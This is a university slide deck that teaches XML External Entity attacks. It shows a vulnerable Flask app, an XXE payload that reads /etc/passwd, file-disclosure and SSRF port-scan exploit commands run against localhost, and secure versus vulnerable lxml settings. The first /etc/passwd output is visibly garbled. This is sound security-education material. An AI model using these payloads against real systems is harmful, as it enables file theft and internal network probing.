

XML External Entity (XXE) Vulnerability

Demonstration, Exploitation & Mitigation

Karol Wieczorek Paweł Chwalczyk Jakub Hedrzak Sebastian
Pytka Adrian Pacyniak

Department of Applied Mathematics
Silesian University of Technology

November 22, 2025

Presentation Structure:

1. Introduction - Project overview and technologies
2. Understanding XXE - What it is and how it works
3. Demonstration - Live attacks and exploits
4. Real-World Impact - Facebook, Google, Microsoft incidents
5. Secure Implementation - How to prevent XXE
6. Results & Conclusions - Key findings and takeaways

Project Overview

Educational Security Demonstration

Comprehensive study of XML External Entity (XXE) vulnerabilities through practical implementation and testing

Components:

- Vulnerable web application
- Secure implementation
- Automated exploit tools
- Comprehensive documentation

Technologies:

- Python 3.8+ / Flask
- lxml XML parser
- Security testing tools
- GitHub repository

What is XXE?

XML External Entity (XXE) Injection

A web security vulnerability that allows attackers to interfere with XML data processing, enabling:

File Disclosure

- Read local files
- Access sensitive data
- Retrieve credentials

SSRF

- Internal requests
- Port scanning
- Network mapping

Denial of Service

- Billion Laughs
- Resource exhaustion
- Server crash

How XXE Works

XML External Entities

XML allows defining custom entities that can reference external resources

Normal XML:

```
<?xml version="1.0"?>
<user>
  <name>John Doe</name>
  <email>john@example.com</email>
</user>
```

XXE Payload Example

Malicious XXE Payload:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>&xxe;</data>
```

Impact

This payload reads the system's password file and returns it to the attacker

XXE Attack Flow

1. **Attacker** sends malicious XML with external entity
2. **Application** parses XML with vulnerable parser
3. **Parser** resolves external entity reference
4. **Parser** reads file/makes request
5. **Application** returns data to attacker

Critical Requirement

XML parser must have `resolve_entities=True` (VULNERABLE configuration)

Vulnerable Application

! XXE Vulnerable XML Parser

WARNING: This application is intentionally vulnerable to XXE attacks. For educational purposes only. DO NOT deploy to production!

Choose Input Method:

Paste XML

Upload File

Paste XML Content

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
  <name>John Doe</name>
  <email>john@example.com</email>
  <role>user</role>
</user>
```

Parse XML

Example Payloads:

Normal XML:

```
<?xml version="1.0"?>
<data>
  <message>Hello World</message>
</data>
```


Attack 1: File Disclosure - System Files

Target: /etc/passwd



✓ XML Parsed Successfully

XML parsed successfully

Parsed Data:

```

root_tag: 'data', 'text_content': '#!/usr/bin/perl -e # Note that this file is consulted
directly only when the system is running in single-user mode. At other times this information
is provided by the Open Directory Utility. See the opendirectoryd(8) man page for additional
information about the Open Directory Utility.'
User: /var/empty/usr/bin/false:root::10:0:System Administrator:/root:/bin/sh:/ndseemon::11:1:System
Services:/var/root/usr/bin/false:root::14:14:Unix to Unix Copy
Protocol:/var/empty/usr/bin/false:ucpno::taskaged::15:13:Task Date
Network:/var/empty/usr/bin/false:networkd::24:24:Network
Services:/var/networkd:/usr/bin/false:installassistant::25:25:Install
Assistant:/var/empty:/usr/bin/false:lp::126:26:Printing
Services:/var/apool/cups:/usr/bin/false:postfix::27:27:Postfix Mail
Server:/var/empty:/usr/bin/false:send::31:31:Sendmail Mail Transfer
Service:/var/empty:/usr/bin/false:csa::32:32:Certificate Enrollment
Service:/var/empty:/usr/bin/false:ns_appstore::33:33:Mac App Store
Services:/var/db/apptore:/usr/bin/false:namc::54:54:Name
Caching:/var/empty:/usr/bin/false:appleevents::55:55:Apple Events
Daemon:/var/empty:/usr/bin/false:good::56:56:Good Services
Daemon:/var/db/good:/usr/bin/false:devdocs::59:59:Developer
Documentation:/var/empty:/usr/bin/false:sandbox::60:60:Sandbox:/var/empty:/usr/bin/false:ndmrespon
der::61:61:Network Disk Mount
Server:/Library/WebServer:/usr/bin/false:npd::71:71:Apple Events
User:/var/empty:/usr/bin/false:csn::72:72:CSN Services:/var/empty:/usr/bin/false:nsn::73:73:SVN
Server:/var/empty:/usr/bin/false:mysqld::74:74:MySQL
User:/var/empty:/usr/bin/false:ssh::75:75:SSH Remote File Transfer Privilege
Separation:/var/empty:/usr/bin/false:qtn::76:76:QuickTime Streaming
Server:/var/empty:/usr/bin/false:cyrus::177:61: Cyrus
Administrator:/var/empty:/usr/bin/false:mailman::78:78:Mailman List
Server:/var/empty:/usr/bin/false:appserver::79:79:Application
Server:/var/empty:/usr/bin/false:clawmail::82:82:ClawMail
Daemon:/var/virusmails:/usr/bin/false:amavis::83:83:AMaViS
Daemon:/var/virusmails:/usr/bin/false:jabbber::84:84: Jabber XMPP
Server:/var/empty:/usr/bin/false:appserver::87:87:Application
Owner:/var/empty:/usr/bin/false:windowserver::88:88:WindowsServer:/var/empty:/usr/bin/false:spotlight
Daemon:/var/empty:/usr/bin/false:securityagent::92:92:SecurityAgent:/usr/bin/false
Sharing:/var/empty:/usr/bin/false:installer::96:2: Installer:/var/empty:/usr/bin/false:atserver::97
Daemon:/var/empty:/usr/bin/false:unknown::99:99:Unknown
User:/var/empty:/usr/bin/false:softwareupdate::200:200:Software Update
Service:/var/db/softwareupdate:/usr/bin/false:coreaudiod::202:202:Core Audio
Daemon:/var/db/softwareupdate:/usr/bin/false:coreaudioclient::203:203:Core Audio
Daemon:/var/db/locations:/usr/bin/false:trustevaluator::208:208:Trust Evaluation
Agent:/var/empty:/usr/bin/false:timesync::210:210:AutoTimeZoneDaemon:/var/empty:/usr/bin/false:ns_ldap::
Delivery Agent:/var/empty:/usr/bin/false:csn_cvsroot::212:212:CVS
Root:/var/empty:/usr/bin/false:adguard::213:213:iPhone OS Device
Helper:/var/db/lockdown:/usr/bin/false:devdoc::214:6:DevDoc
Administrator:/var/empty:/usr/bin/false:npd_gaudio::215:215:DP
Audio:/var/empty:/usr/bin/false:postgres::216:216:PostgreSQL

```

Attack 2: File Disclosure - Application Secrets

Target: sensitive_data.txt

✓ XML Parsed Successfully

XML parsed successfully


Parsed Data:

```
{'root_tag': 'data', 'text_content': '=====\n\nCONFIDENTIAL - INTERNAL USE ONLY\n=====\n\nDatabase Credentials:\nUsername: admin\nPassword: SuperSecret123\nAPI Keys:\nProduction: sk_prod_XXXXXXXXXXXX\nDevelopment: sk_dev_YYYYYYYYYYY\nInternal Server IPs:\nDatabase: 192.168.1.100\nCache: 192.168.1.101\nAdmin Panel: 192.168.1.200\n=====\n\nDO NOT SHARE THIS FILE\n=====\n\n', 'children': [], 'xml_string': '=====\n\nCONFIDENTIAL - INTERNAL USE ONLY\n=====\n\nDatabase Credentials:\nUsername: admin\nPassword: SuperSecret123\nAPI Keys:\nProduction: sk_prod_XXXXXXXXXXXX\nDevelopment: sk_dev_YYYYYYYYYYY\nInternal Server IPs:\nDatabase: 192.168.1.100\nCache: 192.168.1.101\nAdmin Panel: 192.168.1.200\n=====\n\nDO NOT SHARE THIS FILE\n=====\n\n'}
```

[← Back to Parser](#)

Automated Exploitation

Python Exploit Script: File Disclosure



The screenshot shows a terminal window with a dark theme. At the top, there's a window title bar with 'XD xxe-security-demo' and a 'master' branch indicator. Below that, a toolbar shows 'Current File', a play button, a settings gear, and a search icon. The main terminal area displays the command `python file_disclosure.py -t http://127.0.0.1:5000 -f /etc/passwd`. A modal dialog box is open, displaying the text: 'XXE File Disclosure Exploit', 'Local File Read via XML External Entity', and '[!] EDUCATIONAL PURPOSES ONLY [!]'.

```
python file_disclosure.py -t http://127.0.0.1:5000 -f /etc/passwd
```

```
XXE File Disclosure Exploit
Local File Read via XML External Entity

[!] EDUCATIONAL PURPOSES ONLY [!]
```


```
[*] Targeting: http://127.0.0.1:5000
[*] Reading file: /etc/passwd
[*] Launching exploit...

=====
EXPLOIT SUCCESSFUL
=====

FILE CONTENT:
-----
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode. At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
```

Attack 3: SSRF - Port Scanning

Technique: Server-Side Request Forgery via XXE



```
python ssrf_attack.py -t http://127.0.0.1:5000 --scan localhost --common-ports

XXE SSRF Exploit
Server-Side Request Forgery via XXE

[!] EDUCATIONAL PURPOSES ONLY [!]

[+] SSRF Attack Mode: Port Scanning
[+] Target Application: http://127.0.0.1:5000
[+] Scan Target: localhost
[+] Ports to scan: 12

[+] Scanning 12 ports on localhost...
=====
[1/12] Checking port 21... ✓ ACCESSIBLE
[2/12] Checking port 22... ✓ ACCESSIBLE
[3/12] Checking port 23... ✓ ACCESSIBLE
[4/12] Checking port 25... ✓ ACCESSIBLE
[5/12] Checking port 80... ✓ ACCESSIBLE
[6/12] Checking port 443... ✓ ACCESSIBLE
[7/12] Checking port 3306... ✓ ACCESSIBLE
[8/12] Checking port 5432... ✓ ACCESSIBLE
[9/12] Checking port 6379... ✓ ACCESSIBLE
[10/12] Checking port 8080... ✓ ACCESSIBLE
[11/12] Checking port 8443... ✓ ACCESSIBLE
[12/12] Checking port 27017... ✓ ACCESSIBLE

=====
SCAN RESULTS SUMMARY
=====
✓ Open/Accessible: 12
- Port 21: ACCESSIBLE
- Port 22: ACCESSIBLE
- Port 23: ACCESSIBLE
- Port 25: ACCESSIBLE
- Port 80: ACCESSIBLE
- Port 443: ACCESSIBLE
- Port 3306: ACCESSIBLE
- Port 5432: ACCESSIBLE
- Port 6379: ACCESSIBLE
- Port 8080: ACCESSIBLE
- Port 8443: ACCESSIBLE
- Port 27017: ACCESSIBLE
```

Attack 4: Denial of Service

Technique: Billion Laughs / XML Bomb

[illegible]

Real-World XXE Incidents

Facebook (2013) - \$33,500 Bug Bounty

- XXE in OpenID authentication handler
- File disclosure vulnerability
- Escalated to Remote Code Execution
- Researcher: Reginaldo Silva

Google (2012)

- XXE in AppEngine and Blogger
- Read-only access to production servers
- Same researcher as Facebook incident

Real-World XXE Incidents (Continued)

Android Development Tools (2017) - "ParseDroid"

- APKTool, Android Studio, Eclipse, IntelliJ IDEA affected
- XXE in DocumentBuilderFactory XML parser
- Source code theft, supply chain attacks possible
- Discovered by Check Point Research

Microsoft SharePoint (CVE-2019-0604)

- Critical RCE via XXE
- Exploited by APT group Emissary Panda
- Active exploitation for 9+ months after patch
- CVSS Score: 9.8 (Critical)

Impact Statistics

Company	Year	Impact
Facebook	2013	RCE, \$33.5k bounty
Google	2012	Server file access
Android Tools	2017	Millions of developers
SharePoint	2019	APT exploitation

Table: Notable XXE vulnerabilities in major platforms

Key Finding

XXE vulnerabilities affect even the most security-conscious organizations

Secure Application

Secure XML Parser - XXE Protected

✓ SECURE CONFIGURATION

This application is properly configured to prevent XXE attacks.
Safe for production use.

Security Features Enabled:

- ✓ External entities DISABLED
- ✓ Network access BLOCKED
- ✓ DTD loading DISABLED
- ✓ Entity expansion LIMITED

Choose Input Method:

Paste XML

Upload File

Paste XML Content

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
  <name>John Doe</name>
  <email>john@example.com</email>
  <role>user</role>
</user>
```

Parse XML (Secure)

XXE Attack Blocked

Same payload, different result:

✓ XML Parsed Successfully (Secure Mode)

XML parsed successfully (SECURE mode)

🔒 External entities blocked

🔒 Network access disabled

Parsed Data:

```
{ 'text_content': '', 'children': [{ 'tag': , 'text': 'xxe;', 'attributes': {} }], 'xml_string': 'xxe;\n'}
```

← Back to Parser

Vulnerable Configuration

DANGEROUS - External entities enabled:

```
parser = etree.XMLParser(  
    resolve_entities=True,      # XXE vulnerability!  
    no_network=False,          # SSRF possible  
    load_dtd=True,             # Entity expansion  
    huge_tree=True             # No DoS limits  
)
```

Problems

- External entities processed
- Network access allowed
- DTD loading enabled

Secure Configuration

SAFE - External entities disabled:

```
parser = etree.XMLParser(  
    resolve_entities=False,    # XXE prevented!  
    no_network=True,          # SSRF blocked  
    load_dtd=False,           # No expansion  
    huge_tree=False           # DoS protection  
)
```

Protection

- External entities disabled
- Network access blocked
- DTD loading disabled

Mitigation Best Practices

1. Disable External Entities

- Primary defense: `resolve_entities=False`
- Prevents all XXE attacks

2. Block Network Access

- `no_network=True`
- Prevents SSRF attacks

3. Disable DTD Loading

- `load_dtd=False`
- Prevents entity expansion

4. Input Validation

- Validate XML structure
- Limit file size
- Sanitize user input

Defense in Depth

Layer 1: Parser

- Secure configuration
- Disable entities
- Block network

Layer 2: Input

- Validate format
- Size limits
- Type checking

Layer 3: System

- Least privilege
- File permissions
- Network isolation

Key Principle

Multiple security layers provide better protection than a single control

Testing Results Summary

Attack Type	Vulnerable	Secure	Impact
File Disclosure	FAIL	PASS	Critical
Sensitive Data	FAIL	PASS	Critical
SSRF	PARTIAL	PASS	Medium
DoS	PASS	PASS	Low

Table: Security testing results comparison

Key Finding

Single configuration change (`resolve_entities=False`) prevents critical XXE attacks

Project Deliverables

Implemented:

- Vulnerable Flask application
- Secure Flask application
- 3 Python exploit scripts
- Comprehensive documentation
- 10 demonstration screenshots
- GitHub repository

Demonstrated:

- File disclosure attacks
- SSRF techniques
- DoS attempts
- Automated exploitation
- Secure configuration
- Real-world context

Repository

<https://github.com/Fablek/xxe-security-demo>

Key Takeaways

1. **XXE is Critical** - Can lead to complete system compromise
2. **Simple to Exploit** - Requires only XML input capability
3. **Affects Major Companies** - Facebook, Google, Microsoft all vulnerable
4. **Easy to Fix** - One configuration change prevents attacks
5. **Testing Essential** - Both manual and automated testing needed
6. **Defense in Depth** - Multiple security layers recommended

Critical Message

Always review and secure XML parser configurations in production applications

References



OWASP Foundation

XML External Entity (XXE) Processing

[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)



PortSwigger

XML external entity (XXE) injection

<https://portswigger.net/web-security/xxe>



Reginaldo Silva (2013)

How I found a Remote Code Execution bug affecting Facebook's servers

https://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution



Check Point Research (2017)

ParseDroid: Targeting The Android Development & Research Community

<https://research.checkpoint.com/2017/parsedroid-targeting-android-development-research-community/>

Thank You

Questions?

Authors:

Karol Wieczorek, Paweł Chwalczyk, Jakub Hedrzak,
Sebastian Pytka, Adrian Pacyniak

GitHub: <https://github.com/Fablek/xxe-security-demo>

Educational Project - Use Responsibly